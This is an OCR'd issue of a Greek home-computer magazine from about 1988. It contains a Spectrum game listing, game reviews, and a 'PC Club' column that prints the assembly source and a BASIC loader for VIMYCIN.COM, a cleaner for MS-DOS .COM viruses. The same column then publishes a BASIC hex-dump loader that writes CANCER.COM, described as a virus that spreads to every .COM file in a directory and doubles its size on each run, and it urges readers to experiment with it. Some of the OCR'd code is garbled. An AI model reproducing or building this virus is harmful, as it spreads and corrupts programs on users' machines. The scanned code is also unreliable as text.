6150 DATA 0,0,32,81,136,4,0,255
6160 DATA 255,0,4,136,81,32,0,0
6170 DATA 9,17,33,17,9,5,9,17
6180 DATA 144,136,132,136,144,16
0,144,136
6190 DATA 0,0,0,244,16,8,8,136,0
,0,0,7,8,16,16,17
6200 DATA 17,16,16,8,7,0,0,0,136
,8,8,16,224,0,0,0
6201 RESTORE 6204: FOR N=50000 T
O 50023: READ M: POKE N,M: NEXT
N
6204 DATA 33,64,156,17,0,64,1,5,
27,237,176,201,33,0,64,17,64,156
,01,05,27,237,176,201
6205 RETURN
```

Γραμμές 6210-6550: Αυτό το κομμάτι του προγράμματος αναλαμβάνει να τυπώσει την οθόνη πάνω στην οποία παίζεται το παιχνίδι. Αρκετά εκτεταμένη είναι η χρήση των εντολών PLOT, DRAW και CIRCLE οι οποίες είναι υπεύθυνες για τα όσα βλέπετε στην οθόνη. Εδώ ο Κώστας κάνει χρήση μιας χρήσιμης ιδιότητας της εντολής DRAW του Spectrum η οποία δεν κάνει τίποτα άλλο από το να δουλεύει σε relative συντεταγμένες. Αυτό τον διευκολύνει πολύ, όπως φαίνεται στις γραμμές 6510-6512.

```
6210 REM ΟΘΟΝΗ
6215 BORDER 7: PAPER 7: INK 0: C
LS
6220 PRINT INK 1; PAPER 6;AT 0,1
2;"┌~~~~~~~~~~~~~~~~~~┐"
6230 FOR N=1 TO 19: PRINT INK 1;
 PAPER 6;AT N,12;"§|";AT N,30;"|§"
: NEXT N
6240 PRINT AT 20,12; INK 1; PAPE
R 6;"└~~~~~~~~~~~~~~~~~~┘"
6250 FOR Φ=151 TO 223 STEP 24:
6255 FOR Γ=152 TO 32 STEP -24
6260 CIRCLE INK 5; PAPER 7;Φ,Γ,7
: NEXT Γ: NEXT Φ
6300 FOR Φ=2 TO 18: FOR Γ=14 TO
15: PRINT AT Φ,Γ;"■": NEXT Γ: NE
XT Φ
6310 FOR Φ=4 TO 16 STEP 3: PRINT
 OVER 1; INK 0;AT Φ,14; PAPER 7;
"■■": NEXT Φ
6320 PRINT INK 3;AT 0,0;"ΣΠΑΖΟΚΕ
ΦΑΛΙΑ";AT 2,2; INK 2;"ΕΠΙΛΟΓΗ";A
T 3,2; INK 0;"▬▬▬▬▬▬▬"
6500 INK 3: PLOT 39,10: DRAW -23
,0: DRAW 0,29: DRAW -1,1: DRAW 0
,7
6501 INK 3: FOR N=1 TO 4: DRAW 3
,0: DRAW 0,-4: DRAW 3,0: DRAW 0,
4: NEXT N
6502 INK 3: DRAW 3,0: DRAW 0,-7:
 DRAW -1,-1: DRAW 0,-29
6505 INK 3: PLOT 22,48: DRAW 0,5
: DRAW 3,0: DRAW 0,-3: DRAW 2,0:
 DRAW 0,3: DRAW 2,0: DRAW 0,-3:
DRAW 2,0: DRAW 0,3: DRAW 3,0: DR
AW 0,-5
6509 PLOT 0,32: DRAW 15,0: PLOT
41,32: DRAW 40,0
6510 INK 3: PLOT 23,31: GO SUB 6
550
6511 INK 3: PLOT 26,26: GO SUB 6
550
6512 INK 3: PLOT 35,35: GO SUB 6
550
6520 PRINT PAPER 7; INK 2;AT 16,
6;"2300"
6535 FOR Φ=1 TO 3: FOR N=1 TO 40
: PLOT INK Φ; INT (RND*80)+1,INT
(RND*10)+1: NEXT N: NEXT Φ
6540 BEEP .1,20: BEEP .1,20: BEE
P .1,20: BEEP 1,20
6545 RETURN
6550 DRAW -2,0: DRAW 0,-2: DRAW
2,0: DRAW 0,2: RETURN
```

Γραμμές 7000-7220: Τέλος του προγράμματος και οι ελληνικοί χαρακτήρες σας περιμένουν για να τους φτιάξετε! Εδώ έχουμε ένα κλασικό κόλπο που χρησιμοποιείται στον Spectrum για να έχουμε ταυτόχρονα κεφαλαία ελληνικά - αγγλικά. Ο Κώστας αντέγραψε το standard set χαρακτήρων από τη ROM (γραμμή 7005) και, αφού έκανε τις απαιτούμενες αλλαγές στο set, άλλαξε τον pointer που δείχνει το set και έτσι ο Spectrum βρέθηκε να έχει ταυτόχρονα και ελληνικά και αγγλικά. Βέβαια αυτό το κόλπο έχει το μειονέκτημα ότι «τρώει» μνήμη RAM αλλά σ' αυτή την περίπτωση δε μας απασχολεί αυτό το θέμα, αφού το πρόγραμμα χωράει άνετα στη μνήμη του υπολογιστή.

```
7000 REM ΕΛΛΗΝΙΚΟΙ ΧΑΡΑΚΗΤΡΕΣ
7003 RESTORE 7100
7005 FOR N=15616 TO 16383: POKE
64500+N-15615,PEEK N: NEXT N
7010 FOR N=64765 TO 64765+208: P
OKE 65021+N-64765,PEEK N: NEXT N
7020 POKE 23607,250: POKE 23606,
245
7030 FOR Ω=1 TO 12: READ K$
7040 LET Π=64501+(CODE K$-32)*8
7050 FOR N=0 TO 7: READ A: POKE
Π+N,A: NEXT N
7060 NEXT Ω
7100 DATA "Α",0,24,36,66,126,66,
66,0
7110 DATA "Λ",0,24,36,66,66,66,6
6,0
7120 DATA "Δ",0,24,36,66,66,66,1
26,0
7130 DATA "Π",0,126,66,66,66,66,
66,0
7140 DATA "Θ",0,60,66,126,66,66,
60,0
7150 DATA "Γ",0,126,64,64,64,64,
64,0
7160 DATA "Ξ",0,126,0,60,0,0,126
,0
7170 DATA "Ρ",0,124,66,66,124,64
,64,0
7180 DATA "Σ",0,126,32,16,32,64,
126,0
7190 DATA "Φ",0,16,124,146,146,1
24,16,0
7200 DATA "Ψ",0,130,146,146,124,
16,16,0
7210 DATA "Ω",0,60,66,66,60,0,12
6,0
7220 RETURN
```

Συνοψίζοντας έχω να πω ότι είναι αρκετά προσεγμένο πρόγραμμα με τα απαραίτητα REMARKS τα οποία βοηθούν πάρα πολύ στην «αποκρυπτογράφησή» του. Τέλος υπάρχουν μερικές ρουτίνες οι οποίες θα μπορούσαν να σας χρησιμεύσουν αρκετά (π.χ. η ρουτίνα των ελληνικών χαρακτήρων). Αυτά γι' αυτό το μήνα και φίλε Κώστα μπορείς να περάσεις από τα γραφεία μας (για να πάρεις ένα δωράκι χε χε χε!). ■

PC club

Άν σας ταλαιπώρησε ο ιός του προπερασμένου μήνα, ήρθε η ώρα να πάρετε την εκδίκησή σας. Αυτή τη φορά δημοσιεύουμε το πρόγραμμα που θα σας απαλλάξει από τα βάσανά σας - μαζί με μία νέα έκδοση του ιού που θα σας δημιουργήσει χειρότερα αν δεν προσέξετε.

VIMICYN-COM
Το αντίδοτο του PIXEL VIRUS

Todays Menu

Πρώτο πιάτο	:	Το αντιβιοτικό κατά του AIDS
Κυρίως γεύμα	:	Listings
Επιδόρπιο	:	Άλλος ένας (πιο κακός) ιός

ΤΟΥ ΝΙΚΟΥ ΝΑΣΟΥΦΗ





Αυτό το μήνα θα επανορθώσουμε ό,τι κακό προέκυψε από προηγούμενα δημοσιεύματα της στήλης. Αν κάποιο από τα προγράμματά σας αρρώστησε μυστηριωδώς και αρνείται να λειτουργήσει, μπορείτε να αναπνεύσετε ελεύθερα. Αυτό το μήνα παρουσιάζουμε το αντιβιοτικό που σκοτώνει κάθε κακοήθη συσσώρευση bytes που τυχόν ελλοχεύει στα sectors των δίσκων σας. Το αντιβιοτικό ονομάζεται VIMICYN.COM. Για να δώσετε πρώτες (και τελευταίες) βοήθειες σε ένα μολυσμένο subdirectory κάντε copy το VIMYCIN μέσα του και τρέξτε το. Το αντιβιοτικό θα εξετάσει ένα ένα όλα τα .COM αρχεία και θα θεραπεύσει όλα τα άρρωστα. Τα ονόματα των ασθενών προγραμμάτων εμφανίζονται στην οθόνη, έτσι ώστε να είστε ενημερωμένοι για την πρόοδο της θεραπείας. Σε περίπτωση που δεν είστε σίγουροι, αν πράγματι εξαφανίστηκαν όλοι οι ιοί, επαναλάβετε τη διαδικασία σε τακτά χρονικά διαστήματα.

Ιδού το source code:

```
; ΑΝΤΙΒΙΟΤΙΚΟ ΓΙΑ ΙΟΥΣ
;----------------------------------------------------------------------
; δημιουργηθηκε το 1988 απο τον Νικο Νασουφη
;----------------------------------------------------------------------
; Περιβαλλον: MS-DOS,σε IBM συμβατο υπολογιστη.
;
; Το αντιβιοτικο αυτο θεραπευει προγραμματα που εχουν προσβληθει
; απο ιο.
; Ο ιος εχει τα εξης χαρακτηριστικα:
;
; Τροπος μεταδοσης: Απο προσβληθεν .COM σε ολα τα υγιη .COM του ιδιου
;                   subdirectory με την εκτελεση του ασθενους.
;
; Συμπτωματα: Συμπτωματα εμφανιζονται μετα την πεμπτη γενια λογω
;             κατευθυνομενων μεταλλαξεων κατα την αναπαραγωγη.Ο ιος
;             πεμπτης γενιας εμφανιζει ενα μηνυμα στην οθονη ενω η εκτελεση
;             των αρρωστων προγραμματων γινεται πολλες φορες αδυνατη.
;
; Προφυλαξεις: Αποφυγη εκτελεσης αγνωστων η ασθενων προγραμματων.
;             Δεν μεταδιδεται με debug,copy,diskcopy και dir.
;             Δεν μεταδιδεται εξω απο το τρεχον directory.
;             Καλο ειναι να τρεχουμε αγνωστα προγραμματα χρησιμοποιοντας
;             write-protect.
;
; Μεθοδος αναγνωρισης: Αλλαζει το μεγεθος των αρχειων που προσβαλλει.
;
; Θεραπεια: Τοπικη χρηση VIMYCIN.COM επι μια εβδομαδα μια φορα την
;           ημερα σε καθε προσβληθεν directory.Σε περιπτωση υποτροπης
;           επαναληψη της θεραπειας.Αν οι υποτροπες εμμεινουν backup
;           του δισκου και αποστειρωση με format.
;----------------------------------------------------------------------


CODE    SEGMENT
        ASSUME CS:CODE,DS:CODE,ES:CODE

        ORG     100H

START:
                JMP     VIRUS
FILENAME        DB      "*.COM",0
LNGTH           DW      ?
HANDLE          DW      ?

;----------------------------------------------------------------------
; Εδω βρισκεται ο κωδικας που ανακαλυπτει τον ιο εξεταζοντας την
; αρχη καθε .COM αρχειου.
VIRUS:
        MOV     AX,CS                   ;Πρωτα εντοπιζουμε 64K μνημης
        ADD     AX,1000H                ;και χρησιμοποιουμε
        MOV     ES,AX                   ;τον ES για προσβαση σε αυτα.
        ;
        MOV     DX,OFFSET FILENAME      ;βρισκω το πρωτο .COM αρχειο
        MOV     CX,16H
        MOV     AH,4EH
        INT     21H
        JNC     FILELOOP
        JMP     FILEND
FILELOOP:
        MOV     DX,80h+30
        MOV     AX,3D02H                        ;Ανοιγω για READ/WRITE
        INT     21H
        MOV     HANDLE,AX
        ;
        MOV     BX,AX
        PUSH    ES
        POP     DS
        MOV     DX,0
        MOV     CX,OFFFFH
        MOV     AH,3FH
        INT     21H
        MOV     CS:LNGTH,AX
        ;
        MOV     BX,3
        CMP     WORD PTR ES:[BX],"VI"
        JNE     CLOSE
        ;
        XOR     CX,CX
        MOV     DX,CX
        MOV     BX,CS:HANDLE
        MOV     AX,4200H
        INT     21H
        JC      CLOSE
        ;
        MOV     BX,OCH
        MOV     DX,WORD PTR ES:[BX]
        SUB     DX,100H
        MOV     CX,CS:LNGTH
        SUB     CX,DX
        INC     CX
        MOV     BX,CS:HANDLE
        MOV     AH,40H
        INT     21H
        ;
        ;
PRFNAME:
        MOV     BX,80H + 30
PRFN1:
        CMP     BYTE PTR CS:[BX],0
        JE      NXTCR
        MOV     AH,2
        MOV     DL,CS:[BX]
        INT     21H
        INC     BX
        JMP     PRFN1
NXTCR:
        MOV     DL,10
        MOV     AH,2
        INT     21H
        MOV     DL,13
        MOV     AH,2
        INT     21H
CLOSE:
        MOV     BX,CS:LNGTH
        MOV     AH,3EH                  ;κλεισιμο
        INT     21H
NEXTCOM:
        ;
        PUSH    CS
        POP     DS
        ;
        MOV     AH,4FH                  ;βρισκω το επομενο
        MOV     DX,80H                  ;.COM αρχειο
        INT     21H
        JC      FILEND
        JMP     FILELOOP
FILEND:
        INT     20H

CODE    ENDS
        END     START
```

Και για τους άτυχους που δεν έχουν το macro assembler ένα dump σε basic:

```
10 ON ERROR GOTO 30
20 GOTO 50
30 CLOSE #1
40 END
50 OPEN "VIMYCIN.COM" AS 1 LEN=1
60 FIELD 1,1 AS B$
70 I%=1
80 READ K$
90 LSET B$=CHR$(VAL("&H"+K$))
100 PUT 1,I%:I%=I%+1:GOTO 80
110 DATA EB,B,90,2A,2E,43,4F
120 DATA 4D,0,0,0,0,0,8C,C8
130 DATA 5,0,10,8E,C0,BA,3,1
140 DATA B9,16,0,B4,4E,CD,21,73
150 DATA 3,E9,88,0,BA,9E,0,B8
160 DATA 2,3D,CD,21,A3,B,1,8B
170 DATA D8,6,1F,BA,0,0,B9,FF
```

```
180 DATA FF,B4,3F,CD,21,2E,A3,9
190 DATA 1,BB,3,0,26,81,3F,49
200 DATA 56,75,4A,33,C9,8B,D1,2E
210 DATA 8B,1E,B,1,B8,0,42,CD
220 DATA 21,72,3A,BB,C,0,26,8B
230 DATA 17,81,EA,0,1,2E,8B,E
240 DATA 9,1,2B,CA,41,2E,8B,1E
250 DATA B,1,B4,40,CD,21,BB,9E
260 DATA 0,2E,80,3F,0,74,A,B4
270 DATA 2,2E,8A,17,CD,21,43,EB
280 DATA F0,B2,A,B4,2,CD,21,B2
290 DATA D,B4,2,CD,21,2E,8B,1E
300 DATA 9,1,B4,3E,CD,21,E,1F
310 DATA B4,4F,BA,80,0,CD,21,72
320 DATA 3,E9,78,FF,CD,20,0
```

Αλλά όπως φαίνεται η φύση δεν έχει όρια στην εφευρετικότητά της. Έτσι εμφανίστηκε μια νέα μετάλλαξη του γνωστού ιού η οποία είναι πολύ, πολύ πιο «κακιά» από την προηγούμενη. Ο νέος αυτός ιός έχει την παράξενη ιδιότητα να διπλασιάζει το μέγεθός του κάθε φορά που εκτελείται. Το αρχικό του μέγεθος είναι περίπου 200 bytes. Έτσι τη δεύτερη φορά που θα τρέξει θα έχει μέγεθος 400, την τρίτη 800 την τέταρτη 1600 κ.ο.κ.

Ερώτηση: Ποιό θα είναι το μέγεθος του ιού τη δέκατη φορά που θα τρέξει το πρόγραμμα?

Απάντηση: 102.400bytes, δηλαδή περίπου 100K. Μετά από δέκα τρεξίματα ο ιός μεγάλωσε πεντακόσιες φορές.

Βέβαια εκτός από τις «κατακτητικές» του διαθέσεις ο ιός δεν παύει να είναι άκρως κολλητικός. Η συμπεριφορά του μοιάζει λίγο με αυτή του καρκίνου που προκαλεί τη συνεχή και πέρα από κάθε έλεγχο αναπαραγωγή παθολογικών κυττάρων, μέχρις ότου ο οργανισμός υποκύψει, μη αντέχοντας στην καταπόνηση που του επιβάλλεται. Έτσι και το λειτουργικό σας σύστημα δεν θα αντέξει πέρα από την όγδοη ή ένατη γενιά, ενώ από πολύ νωρίς θα παρατηρήσετε σημεία κόπωσης.

```
10 ON ERROR GOTO 30
20 GOTO 50
30 CLOSE #1
40 END
50 OPEN "CANCER.COM" AS 1 LEN=1
60 FIELD 1,1 AS B$
70 I%=1
80 READ K$
90 LSET B$=CHR$(VAL("&H"+K$))
100 PUT 1,I%:I%=I%+1:GOTO 80
110 DATA EB,14,90,49,56,0,2A
120 DATA 2E,43,4F,4D,0,E4,3,0
130 DATA 0,0,0,0,0,0,0,8C
140 DATA C8,5,0,10,8E,C0,FE,6
150 DATA 5,1,BE,0,1,33,FF,B9
160 DATA E4,0,F3,A4,BA,F4,1,B4
170 DATA 1A,CD,21,BA,6,1,B9,16
180 DATA 0,B4,4E,CD,21,72,57,BA
190 DATA 12,2,B8,2,3D,CD,21,A3
200 DATA 14,1,8B,D8,6,1F,BA,E4
210 DATA 2,B9,FF,FF,B4,3F,CD,21
220 DATA 5,E4,2,2E,A3,12,1,33
230 DATA C9,8B,D1,2E,8B,1E,14,1
240 DATA B8,0,42,CD,21,72,11,BA
250 DATA 0,0,2E,8B,E,12,1,2E
260 DATA 8B,1E,14,1,B4,40,CD,21
270 DATA 2E,8B,1E,12,1,B4,3E,CD
280 DATA 21,E,1F,B4,4F,BA,F4,1
290 DATA CD,21,72,2,EB,A9,BA,80
300 DATA 0,B4,1A,CD,21,BE,B9,1
310 DATA B9,2B,0,33,FF,F3,A4,33
320 DATA FF,2E,C7,6,E,1,0,0
330 DATA 2E,8C,6,10,1,2E,FF,2E
340 DATA E,1,1E,7,BE,E4,3,80
350 DATA 3E,5,1,1,75,4,81,EE
360 DATA 0,2,BF,0,1,B9,FF,FF
370 DATA 2B,CE,F3,A4,2E,C7,6,0
380 DATA 1,0,1,2E,8C,1E,2,1
390 DATA 2E,FF,2E,0,1,CD,20,CD
400 DATA 20,0
```

Ο ιός αυτός, παρ' όλο που είναι ριζικά διαφορετικός από τον προηγούμενο, θεραπεύεται και αυτός με VIMYCIN. Μόνο που στην περίπτωσή του θα χρειαστεί επανειλημμένη χρήση, μέχρις ότου να απαλλαγείτε. Όσο μεγαλώνει ο ιός τόσο αυξάνεται η ζωτικότητά του και γίνεται όλο και πιο δύσκολος αντίπαλος.

Μετά από όλα αυτά μπορούμε να πούμε ότι το PC σας είναι (ή έχει τη δυνατότητα να γίνει) ένας πραγματικός βιότοπος που σφύζει ζωής. Διάφοροι παράξενοι οργανισμοί μεταδίδονται από πρόγραμμα σε πρόγραμμα, ενώ το ανοσοποιητικό σύστημα του λειτουργικού συστήματος προσπαθεί μάταια να απαλλαγεί από τους πολυάριθμους ξενιστές. Σε ένα τέτοιο περιβάλλον συμβαίνουν πολλές φορές παράξενα και απρόβλεπτα πράγματα. Τι θα γίνει, για παράδειγμα, αν ένα πρόγραμμα κολλήσει δύο αρρώστιες ταυτόχρονα? Μπορεί να αρρωστήσει ένα αντιβιοτικό? Αν ναι, τότε μπορεί να θεραπεύσει τον εαυτό του?

Αν σας αρέσουν κάτι τέτοια τότε δεν έχετε παρά να αρχίσετε τους πειραματισμούς. Ποιός ξέρει τι θα προκύψει στο τέλος. Πάντως όποιος βρει κάτι πραγματικά ενδιαφέρον, ας γράψει ένα γράμμα στο περιοδικό, για τη στήλη "PC CLUB". ■

PC REVIEW

VEGAS CASINO

ΕΙΔΟΣ: CASINO SIMULATION
ΜΟΡΦΗ: ΔΙΣΚΟΣ 5 1/4"
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: MASTERTRONIC

ΤΟΥ ΛΕΥΤΕΡΗ ΚΑΛΑΜΑΡΑ

Παρ' όλο που δεν είναι πρωτοχρονιά, γνωρίζω μερικούς από σας που θα ήθελαν να ασχοληθούν με τυχερά παιχνίδια. Το Vegas Casino είναι ίσως η πιο κατάλληλη ευκαιρία να το κάνουν, αφού περιλαμβάνει τρία. Το πόκερ, το Μπλακ Τζακ και ο ληστής με το ένα χέρι δημιουργούν ένα περιβάλλον Las Vegas και σας προσκαλούν να παίξετε.

Ας τα πάρουμε ένα-ένα καλύτερα.

Το πόκερ είναι ένα από τα παιχνίδια που παίζονταν πολύ στο far west. Ο υπολογιστής μοιράζει πέντε χαρτιά και απαιτεί από εσάς να κρατήσετε αυτά που νομίζετε πιο καλά. Έχετε το δικαίωμα να τα αλλάξετε όλα, αλλά δεν θα ήταν και πολύ σωστή εκλογή αυτή. Κερδίζετε άμα καταφέρετε να έχετε «στο χέρι» από δύο βαλέδες και πάνω.


Το Μπλακ Τζακ είναι ίσως πιο εύκολο για αυτούς που δεν ξέρουν να παίζουν, αλλά και πιο επικερδές για αυτούς που ξέρουν. Πολύ πιο άμεσο, δίνει την ευκαιρία στον οπλισμένο με δολάρια παίκτη να τα πολλαπλασιάσει ή να τα χάσει το ίδιο εύκολα. Πρέπει να φτάσετε όσο πιο κοντά γίνεται στον αριθμό εικοσιένα. Αν τον πετύχετε ακριβώς, κερδίζετε. Αν φτάσετε πιο κοντά από τον υπολογιστή, πάλι κερδίζετε. Αν όμως ξεπεράσετε το εικοσιένα, καίγεστε και τα κέρδη πάνε όλα στο μηχάνημα.


Ο ληστής με το ένα χέρι είναι ένα simulation της περίφημης μηχανής που βλέπουμε στο καζίνο. Ρίχνεις κέρμα, τραβάς μοχλό και τις πιο πολλές φορές χάνεις. Άμα κερδίσεις όμως, έχεις τη δυνατότητα να πολλαπλασιάσεις τα κέρδη, έχοντας οπλιστεί και με λίγη τόλμη και τύχη. Προσπαθείς να καταφέρεις να σου έρθουν τέσσερα όμοια φρούτα στη σειρά ή έστω τρία ή δύο κεράσια. Αν αντί για φρούτα σου έρθουν τέσσερα bars στη σειρά, τότε πας και αγοράζεις λαχείο με τα κέρδη.


Να πούμε και δυο λόγια για τα τεχνικά χαρακτηριστικά του Video Casino.

Και, πρώτα-πρώτα, τα γραφικά του παιχνιδιού, στα οποία μας έκανε εντύπωση το γρήγορο scrolling και η ομαλή κίνηση της μπάρας στο μονόχειρα. Τα σχέδια πολύ όμορφα, τα χρώματα εντυπωσιακά, βοηθάνε το παιχνίδι να είναι πιο ευκολόπαιχτο παρά αν δεν υπήρχαν. Εντύπωση ακόμη προκαλεί και ο όμορφος ήχος, μόνο που σε λίγη ώρα γίνεται μονότονος και χρειάζεται κλείσιμο. Οι προγραμματιστές έχουν φροντίσει και για αυτό, βάζοντας ένα πλήκτρο sound-off.

Το πιο καλό στοιχείο όμως του παιχνιδιού είναι οι πραγματικά άριστοι αλγόριθμοι, που χρησιμοποιούνται για να δώσουν








μια όσο το δυνατόν πιο πιστή εικόνα του τυχαίου που υπάρχει στο αληθινό καζίνο.

Έτσι, αν θέλετε να παίξετε χαρτιά χωρίς να ξοδέψετε χρήματα και χωρίς να πρέπει να τρέχετε στο καζίνο, προμηθευτείτε το Video Casino. Στο κάτω κάτω, δεν υπάρχει ποτέ περίπτωση να σας κλέψει!




ΓΡΑΦΙΚΑ:	70%
ΗΧΟΣ:	55%
ΕΝΔΙΑΦΕΡΟΝ:	75%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	78%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	67%

SPACE QUEST

ΕΙΔΟΣ: 3-D ADVENTURE
ΜΟΡΦΗ: ΔΙΣΚΟΣ 5 1/4"
ΚΑΤΑΣΚΕΥΑΣΤΗΣ:
SIERRA ON-LINE

Με το που ακούς Space Quest σου έρχονται στο μυαλό όλα εκείνα περί διαστήματος και arcade games και αναρωτιέσαι τι μπορεί να είναι. Όμως, το παιχνίδι διαψεύδει όλες τις προσδοκίες σου παρουσιάζοντας μία ακόμη περιπέτεια περίπου σαν το Police Quest που είχαμε παρουσιάσει στο τεύχος 41. Ο κεντρικός ήρωας (δηλαδή εσείς) είναι ένας καθαριστής σε ένα διαστημόπλοιο, ονόματι Arcada, το οποίο - όπως σας ειδοποιεί ο κεντρικός του υπολογιστής - μόλις έχει υποστεί εισβολή από εξωγήινους. Πριν ακόμη αρχίσετε, βλέπετε μια παρουσίαση, κινηματογραφική όπως πάντα, του τίτλου και των δημιουργών του παιχνιδιού. Η μουσική, αρκετά εντυπωσιακή, έρχεται να προσθέσει σε όλη αυτή την εικόνα ένα τόνο πιο μαγευτικό. Αν πατήσετε κάποιο πλήκτρο, τότε καλείστε να δώσετε το όνομά σας και το παιχνίδι αρχίζει. Η πρώτη πίστα είναι ο διάδρομος του Arcada, όπου και βρίσκεστε. Αν προσπαθήσετε να μπείτε στην πρώτη πόρτα που συναντάτε, θα διαπιστώσετε, δίνοντας τις κατάλληλες εντολές με το πληκτρολόγιο και μετακινώντας τον ήρωα με τα cursor keys, ότι μπαίνετε στο δικό σας δωμάτιο. Παρ' όλο που δεν βρίσκετε τίποτε εκεί, το δωμάτιο χρησιμεύει για να σας δώσει μια ιδέα της προσωπικότητάς σας, του πόσο ασήμαντος είστε για το πλοίο. Ένας καθαριστής, που η μόνη του δουλειά είναι να διατηρεί το πλοίο καθαρό. Όπως θα αποδειχτεί παρακάτω, όμως, έχετε να κάνετε πολύ περισσότερα για αυτό.

Το διαστημόπλοιό σας, λοιπόν, είναι «μεταγωγικό». Αυτό σημαίνει ότι χρησιμοποιείται για να μεταφέρει διάφορα χρήσιμα πράγματα από πλανήτη σε πλανήτη. Έχει ναυλωθεί από επιστήμονες για να μεταφέρουν το Star Generator, το οποίο




PC REVIEW


HITCH HIKER'S GUIDE TO THE GALAXY

ΕΙΔΟΣ: TEXT ADVENTURE
ΜΟΡΦΗ: ΔΙΣΚΟΣ 5 1/4"
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: INFOCOM

